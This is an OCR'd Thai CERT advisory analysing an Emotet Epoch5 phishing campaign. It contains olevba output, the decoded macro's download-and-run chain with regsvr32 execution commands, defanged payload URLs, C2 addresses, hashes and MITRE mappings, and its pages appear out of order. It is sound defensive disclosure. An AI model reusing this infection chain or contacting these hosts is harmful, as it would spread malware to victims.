


Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'	00000000000000000000
Hex String	FC%$	46432524
Hex String	5cF5	35634635
Hex String	WceR	57636552
Hex String	eR	24652452
Hex String	ScEB	53634542
Hex String	cV4dR	6356346452
Hex String	d5%dE	6435256445
Hex String	SegWT	5365675754
Base64 String	'3\x07ug?&\x15'	M/YH8OJ1Zz8miBX/
Suspicious	XLM macro	XLM macro found. It may contain malicious code


ภาพที่ 2 *แสดงผลลัพท์บางส่วนที่ได้จากคำสั่ง olevba*

ศูนย์ TTC-CERT จึงได้ทำการ decode XLM macro และทำการวิเคราะห์ พบว่า XLM macro ถูกกำหนดให้ทำงานทันที เมื่อมีการเปิดไฟล์ Excel นี้ และจะสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อไปดาวน์โหลดไฟล์เพิ่มเติมจำนวน 4 URL ดังนี้ (1) hxxps://fikti.bem.gunadarma.ac[.]id/SDM/YH8OJ1Zz8miBX/ (2) hxxp://ebuysa.co[.]za/yt-assets/yZ30/ (3) hxxp://3dstudioa.com[.]br/files/1ubPAB/ และ (4) hxxp://boardmart.co[.]za/images/DvMHPbTLn/ จากนั้นจะบันทึกไฟล์ที่ดาวน์โหลดมาด้วยชื่อ soci1.ocx soci2.ocx, soci3.ocx, hhwe4.ocx ตามลำดับ และท้ายที่สุดจะสั่งให้ execute ไฟล์ที่ดาวน์โหลดมาด้วยคำสั่ง C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx หรือ C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx หรือ C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx หรือ C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx


จากนั้น ศูนย์ TTC-CERT จึงได้พยายามเข้าถึง URL ทั้ง 4 URL เพื่อทำการวิเคราะห์เพิ่มเติม โดยเครื่องคอมพิวเตอร์จะทำการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) ซึ่งชื่อไฟล์ที่ดาวน์โหลดในแต่ละครั้งจะเป็นชื่อไฟล์แบบสุ่ม รายละเอียดตาม **ภาพที่ 3 ภาพที่ 4 ภาพที่ 5** และ **ภาพที่ 6**




ภาพที่ 3 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxps://fikti.bem.gunadarma.ac[.]id/SDM/YH8OJ1Zz8miBX/*



ภาพที่ 4 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://ebuysa.co[.]za/yt-assets/yZ30/*



ภาพที่ 5 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://3dstudioa.com[.]br/files/1ubPAB/*



ภาพที่ 6 แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://boardmart.co[.]za/images/DvMHPbTLn/

ศูนย์ TTC-CERT ทำการตรวจสอบค่า SHA-1 ของทั้ง 4 ไฟล์ที่ได้ดาว์โหลดมา ตรวจพบว่าทั้ง 4 ไฟล์เป็นไฟล์คนละตัวกัน แต่อย่างไรก็ตามเมื่อตรวจสอบค่า SSDEEP[1] แล้วพบว่าทั้ง 4 ไฟล์มีความคล้ายคลึงกันอย่างมาก รายละเอียดตาม**ภาพที่ 7**

```
(base) pisut@teletron:~$ sha1sum *.dll
2ea117cd88471e06ea68ea1184f280c1aed62278  9lOg.dll
e90f026a20b6fa66d9b6727932e1aec18da47e15  byRk.dll
e3cde1b66b59f8514551eb9866a44e7ed121e2b3  dPjhhbcAgU1OF5.dll
b0e2c2bb284af7e6872d41beaf9946111db920b0  j0obOzNfDDAXX.dll
(base) pisut@teletron:~$ ssdeep *.dll
ssdeep,1.1--blocksize:hash:hash,filename
12288:jaGkvORtdVxWldFDONB3ibDNHU7aHRPa:jaodYDOX3iF0GHRPa,"/home/pisut/9lOg.dll"
12288:jaGkvORthVxWldFDONB3ibDNHU7aHRPa:jaohYDOX3iF0GHRPa,"/home/pisut/byRk.dll"
12288:jaGkvORt0VxWldFDONB3ibDNHU7aHRPa:jao0YDOX3iF0GHRPa,"/home/pisut/dPjhhbcAgU1OF5.dll"
12288:jaGkvORtaVxWldFDONB3ibDNHU7aHRPa:jaoaYDOX3iF0GHRPa,"/home/pisut/j0obOzNfDDAXX.dll"
```

***ภาพที่ 7** แสดงผลการตรวจสอบค่า SHA-1 และ SSDEEP ของทั้ง 4 ไฟล์*

จากนั้น ศูนย์ TTC-CERT จึงนำไฟล์ 9lOg.dll, byRk.dll, dPjhhbcAgU1OF5.dll และ j0obOzNfDDAXX.dll (ที่ดาวน์โหลมาในครั้งนี้) ไปวิเคราะห์ด้วยวิธี Dynamic Analysis พบว่าทั้ง 4 ไฟล์ เป็น Trojan ชนิด Emotet Epoch5 โดยมีรายละเอียดของ Emotet C2 Configuration ตามที่ระบุไว้ในหัวข้อ “**Indicators of compromise (IOCs)**”

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

MITRE ATT&CK

- **Initial Access**
  - T1566.001 Phishing: Spearphishing Attachment
- **Execution**
  - T1137.001 Office Application Startup: Office Template Macros
  - T1204.002 User Execution: Malicious File
  - T1218.010 System Binary Proxy Execution: Regsvr32
- **Privilege Escalation**
  - T1055.001 Process Injection: Dynamic-link Library Injection
- **Defense Evasion**

[1] "Fuzzy hashing program - The ssdeep Project." 11 Apr. 2018, https://ssdeep-project.github.io/ssdeep/index.html. Accessed 12 Jul. 2022.

- T1027 Obfuscated Files or Information
- T1140 Deobfuscate/Decode Files or Information
- T1027.002 Obfuscated Files or Information: Software Packing
- T1055.001 Process Injection: Dynamic-link Library Injection

- **Command and Control**
  - T1571 Non-Standard Port

Indicators of compromise (IOCs)

- Source Email: recruitment@samtimas[.]com
- report-41280.zip (ไฟล์แนบ)
  - MD5: 1db9d11553eef225deb9d681b9ae0f01
  - SHA-1: d92669fa3d3d9475d38718572682fcea476dff0c
  - SHA-256: 1fa7a590d383f4c5cb67625d8f7faa5658db6d3349a92018f1712701b6b2cd82
- report-41280.xls (MalDoc)
  - MD5: 63b8a9b8c26a9adb6e316b43614fb2a5
  - SHA-1: f7a4b9e15e1fc2cdd424765f2fe001a219af0da7
  - SHA-256: 500cff31d117a913c91c682e890b1a0e4c07f30a1cd5c262758e46019ac95d3e
- URL ที่เก็บ Emotet Trojan (dll file)
  - hxxps://fikti.bem.gunadarma.ac[.]id/SDM/YH8OJ1Zz8miBX/
  - hxxp://ebuysa.co[.]za/yt-assets/yZ30/
  - hxxp://3dstudioa.com[.]br/files/1ubPAB/
  - hxxp://boardmart.co[.]za/images/DvMHPbTLn/
- 9lOg.dll (Emotet Epoch5 Trojan)
  - MD5: c4810e608e30369015ffd1fdd0d519b6
  - SHA-1: 2ea117cd88471e06ea68ea1184f280c1aed62278
  - SHA-256: 0dcef7614e5098562a66e505e36b648316eb1eaf7f319d2cb7ac88417caddef6
  - SSDEEP: 12288:jaGkvORtdVxWldFDONB3ibDNHU7aHRPa:jaodYDOX3iF0GHRPa
- dPjhhbcAgU1OF5.dll (Emotet Epoch5 Trojan)
  - MD5: 3a84fe5bf9f831c19300e51bab5f5c21

- SHA-1: e3cde1b66b59f8514551eb9866a44e7ed121e2b3
- SHA-256: 6e39d8c741de51680f8eaedcd5108752fa616ac4e8669d63831a2a6258c3dc61
- SSDEEP: 12288:jaGkvORtdVxWldFDONB3ibDNHU7aHRPa:jaodYDOX3iF0GHRPa

- byRk.dll (Emotet Epoch5 Trojan)
  - MD5: ae7f9eda75a1f2c999952110f706aed9
  - SHA-1: e90f026a20b6fa66d9b6727932e1aec18da47e15
  - SHA-256: e8bb9c75776237a4dfa2f9e3e5aa0e4bfd8369001864d7dae8453112a813f132
  - SSDEEP: 12288:jaGkvORtdVxWldFDONB3ibDNHU7aHRPa:jaodYDOX3iF0GHRPa
- j0obOzNfDDAXX.dll (Emotet Epoch5 Trojan)
  - MD5: bccbc91b15cd72d4d904f28c6d3787e0
  - SHA-1: b0e2c2bb284af7e6872d41beaf9946111db920b0
  - SHA-256: 12b936eba1ef3c9dde9cd8a9dee798b86d9865e5ed33c80743288c3777c5023e
  - SSDEEP: 12288:jaGkvORtdVxWldFDONB3ibDNHU7aHRPa:jaodYDOX3iF0GHRPa
- Emotet Trojan C2
  - 103[.]71[.]99[.]57:8080
  - 103[.]224[.]241[.]74:8080
  - 157[.]245[.]111[.]0:8080
  - 37[.]44[.]244[.]177:8080
  - 103[.]41[.]204[.]169:8080
  - 64[.]227[.]55[.]231:8080
  - 103[.]254[.]12[.]236:7080
  - 103[.]85[.]95[.]4:8080
  - 157[.]230[.]99[.]206:8080
  - 165[.]22[.]254[.]236:8080
  - 85[.]214[.]67[.]203:8080
  - 54[.]37[.]228[.]122:443
  - 195[.]77[.]239[.]39:8080
  - 128[.]199[.]217[.]206:443
  - 190[.]145[.]8[.]4:443

- 165[.]232[.]185[.]110:8080
- 188[.]165[.]79[.]151:443
- 178[.]62[.]112[.]199:8080
- 54[.]37[.]106[.]167:8080
- 104[.]244[.]79[.]94:443
- 43[.]129[.]209[.]178:443
- 87[.]106[.]97[.]83:7080
- 202[.]134[.]4[.]210:7080
- 178[.]238[.]225[.]252:8080
- 198[.]199[.]70[.]22:8080
- 62[.]171[.]178[.]147:8080
- 175[.]126[.]176[.]79:8080
- 128[.]199[.]242[.]164:8080
- 88[.]217[.]172[.]165:8080
- 104[.]248[.]225[.]227:8080
- 85[.]25[.]120[.]45:8080
- 139[.]196[.]72[.]155:8080
- 188[.]225[.]32[.]231:4143
- 202[.]29[.]239[.]162:443
- 103[.]126[.]216[.]86:443
- 210[.]57[.]209[.]142:8080
- 93[.]104[.]209[.]107:8080
- 196[.]44[.]98[.]190:8080
- 5[.]253[.]30[.]17:7080
- 46[.]101[.]98[.]60:8080
- 103[.]56[.]149[.]105:8080
- 190[.]107[.]19[.]179:443
- 139[.]59[.]80[.]108:8080
- 36[.]67[.]23[.]59:443
- 78[.]47[.]204[.]80:443
- 83[.]229[.]80[.]93:8080
- 174[.]138[.]33[.]49:7080

- 118[.]98[.]72[.]86:443
- 37[.]187[.]114[.]15:8080
- 202[.]28[.]34[.]99:8080

Indicators of compromise (IOCs) จากกรณี Phishing แบบเดียวกัน

- Source Email:
  - mercofar@mercofar.com[.]br
  - icaro.santos@muricitransportes.com[.]br
- XHN_07072022.zip (ไฟล์แนบ)
  - MD5: 3e7ddda94e1b619fab211cbc099fb228
  - SHA-1: 0750fc5333d21ec79e76623fcd65ae3e1ea56fec
  - SHA-256: 3ca4344c37b7337038e1637b7f98dc43d20676e068783b6b8bfbe68c257a80a9
- 29485_41934446.zip (ไฟล์แนบ)
  - MD5: 9b9989c3ad68540886acb379d11ba59b
  - SHA-1: 80ae9b3b06117fa9b667d22b6b280acda916524d
  - SHA-256: 13d2ed621742e37d387da9ab8e45d65bcca3928e36c82f44a8fb11caf319b60c
- XHN_07072022.xls (MalDoc)
  - MD5: 92c517490cdf46840467fec8860c89b3
  - SHA-1: 83ed812c6900f62cbf55c423ccbd7c5ab4b1fd92
  - SHA-256: 029f7cc2a7cc2c06df2acc83b6a0e393ac18c0a807e8fa49a5bf5778b5bce0e3
- 29485_41934446.xls (MalDoc)
  - MD5: 5e15d87d47605b7bb5a71b4e846fe555
  - SHA-1: 1b7e83cc5c58db319e574405166f07f39b57eb82
  - SHA-256: 400a576272826f7ad7f20a0689f56617b5354d5f2b84629bc1034177f1c4d060
- URL ที่เก็บ Emotet Trojan (dll file)
  - hxxps://edoraseguros.com[.]br/cgi-bin/jQNq9wlH1GXU/
  - hxxp://earthmach.co[.]za/libraries/tWkZh9YrXbTd6IeX/
  - hxxp://finvest[.]rs/wp-admin/Hr9nVNTIHgw59S/

- hxxp://efverstedt[.]se/5jjaV/w7fLEHJ20xn0qD/

- URL ที่เก็บ Emotet Trojan (dll file)
  - hxxps://www.empresaweb.com[.]br/bootstrap/ZDuT5jT0N35ssN/
  - hxxp://harleyqueretaro[.]com/renew2019/Back2016-12-22/cv/data/mFTZ50JsmKq/
  - hxxps://vietroll[.]vn/wp-content/fMgN4vYD1/
  - hxxp://greycoconut[.]com/edm/X9xZ/
- gks7gAI9veIPMo4N.dll (Emotet Epoch5 Trojan)
  - MD5: 36fd4cb21455e3249ba147d7ad17686c
  - SHA-1: bf0401bce05b543377e21917746797df91bb5fa5
  - SHA-256: 9e5879552b51ac87219eb2994ee8e58facc44a8e997e96c0e2e1dc726598e7ce
  - SSDEEP: 6144:H8aVTnVgcQYT4Xf+WXv8cMkjdF4r6UrjCxGNh3XlwfjR96:H8wTV7RwHXvJMmdCrvrjZA3
- L4F6lNIjuZb8XeMHmj.dll (Emotet Epoch5 Trojan)
  - MD5: dd1c707a682f43e1a3140828978ba3c3
  - SHA-1: 92e380a23d30723434f23f32ecd0e9858bba6a4d
  - SHA-256: 25c9d8a3ef53e79a7aa1645cc8acb8104b5bca5152941609aeb6ad42a6f470c5
  - SSDEEP: 6144:PDc1v2qwkkSY9ctMTGg2Y4lK9B0RsfKUJqFfUu3Yh5eLn92+eXElPhBtlSw:PDglrY4g8s0foe7AElP9s
- nY1tTgX9gn20IUnMG.dll (Emotet Epoch5 Trojan)
  - MD5: d051f354170f678ae792e5f58e0deb02
  - SHA-1: 1b4276290cb6fff1607faad9efe81fef529f7863
  - SHA-256: 2075c72a6689f2acd264f35557001ef339b7c016672e2bad409d55bc6d9c8e21
  - SSDEEP: 12288:bALDBmhagVyZtnJ4D4bzv4MN54IG4w4BGFh+y+gVxD1ZTIAJ60YcYCYVEt+evmE7:kLDMhagstUZnJTVvREVIAzgG69
- WE3BcGXsmy.dll (Emotet Epoch5 Trojan)
  - MD5: 2321e69015e618dfae6e9f8477741db9

- SHA-1: 0fbac1802fb15769e7a0e0d44bf4132bab298d61
- SHA-256: 23e2b6a7567d54d3fc1e084fa6debd45e2624b3ac4253908c3dfbe6d69eff232
- SSDEEP: 12288:KMI442uFLaBjhNkY9TMjnAXhp6YG7mqW:mxXFLa19MjAXvSS

เอกสารแนบท้าย 11


[TLP:WHITE] รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ

14 มิ.ย.65

Executive Summary

ศูนย์ TTC-CERT ได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กร เพื่อติดตั้ง Emotet Trojan Epoch5 ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ


โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วย การส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานที่ต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน Social Media ในขณะที่ทำการวิเคราะห์แคมเปญนี้ ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของแคมเปญนี้โดยสรุป ดังนี้



ศูนย์ TTC-CERT ประเมินแล้วพบว่า การโจมตีในครั้งนี้มีความเป็นไปได้ในระดับสูงที่ผู้ไม่หวังดีกำหนดเป้าหมายโจมตีต่อองค์กรเป้าหมาย โดยเฉพาะองค์กรที่ทำหน้าที่เกี่ยวข้องกับความมั่นคงปลอดภัยทางไซเบอร์ เพื่อติดตั้ง Emotet Trojan Epoch5 ลงบนเครื่องคอมพิวเตอร์ขององค์กรเป้าหมาย

รายละเอียดทางเทคนิค

Initial Access ผู้ไม่หวังดีใช้วิธีการส่ง Phishing Email และแนบไฟล์ zip ที่มีการเข้ารหัสขนาด 35.0 KB โดยในเนื้อความของ Email จะระบุรหัสผ่านสำหรับแตกไฟล์ zip รายละเอียดตาม **ภาพที่ 1**



ภาพที่ 1 *แสดงเนื้อความใน Email ที่ใช้ในการโจมตี (Initial Access)*

เมื่อทำการตรวจสอบ Email Header พบว่า Email ต้นทางส่งมาจาก IP Address 119.93.220[.]55 (ประเทศฟิลิปปินส์) ส่งโดย recepcao.execaxias@trihoteis[.]com (recepcao execaxias เป็นภาษาโปรตุเกส แปลว่า “แผนกต้อนรับ” คาดว่า Email ของ trihoteis.com ถูก compromised) โดยได้ทำการส่งผ่านพร็อกซี่ ของ proxy.email-ssl.com.br (ประเทศบราซิล)

เมื่อทำการดาวน์โหลดไฟล์แนบจาก Email จะได้ไฟล์ชื่อ **d 336636.zip** ซึ่งการที่จะแตกไฟล์ zip นี้ เหยื่อจะต้องใช้รหัสผ่าน (709) ที่ได้จากเนื้อความใน Email มาใช้ในการแตกไฟล์ ซึ่งผู้โจมตีนิยมเลือกใช้วิธีนี้ใน การลักลอบส่งไฟล์ที่เป็นอันตรายผ่าน Emaill เข้ามาในเครือข่ายขององค์กร เนื่องจากเป็นวิธีการในการหลบเลี่ยง การตรวจจับจากจากอุปกรณ์ป้องกันเครือข่ายขององค์กรได้เป็นอย่างดี

